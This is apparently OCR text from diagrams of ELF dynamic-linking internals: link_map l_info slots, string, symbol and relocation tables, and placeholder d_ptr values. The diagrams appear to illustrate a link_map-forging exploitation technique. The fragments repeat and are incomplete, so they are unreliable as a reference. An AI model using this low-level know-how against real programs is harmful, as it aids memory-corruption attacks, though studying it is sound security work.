
0	…
8	…
…	…

Offset	st_name
0	0
18	61
30	11



Offset	st_name
0	0
18	61
30	11


ld link_map
3
PLTGOT
5
STRTAB
6
SYMTAB
21
DEBUG
23
JMPREL
l_info
d_tag: PLTGOT
d_ptr: AAAA
d_tag: SYMTAB
d_ptr: BBBB
_GLOBAL_OFFSET_TABLE_
0
…
8
…
…
…
_dl_x86_get_cpu_features
symtab entry idx
0x166
0x12
0
0xc
_dl_fini - delta l_addr
0xb



_r_debug

0xb

3 PLTGOT

5 STRTAB

6 SYMTAB

21 DEBUG

23 JMPREL

l_info

d_tag: STRTAB
d_ptr: BBBB

d_tag: SYMTAB
d_ptr: CCCC

d_tag: DEBUG
d_ptr: DDDD

d_tag: JMPREL
d_ptr: EEEE

0	\0	l	l	b	c	.	s	o
8	.	6	\0	p	u	t	s	\0
10	_	_	c	x	a	_	f	i
18	n	a	l	i	z	e	\0	...


String table

Offset	st_name
0	0
18	61
30	11

Symbol table

r_offset	r_info	r_addend
4018	200000007	0

Relocation table




_	d	l	_	x	8	6	_
g	e	t	_	c	p	u	_

Offset	st_name
0	0
18	61
30	11

Symbol table

r_offset	r_info	r_addend
4018	200000007	0

Relocation table



_	d	l	_	x	8	6	_
g	e	t	_	c	p	u	_

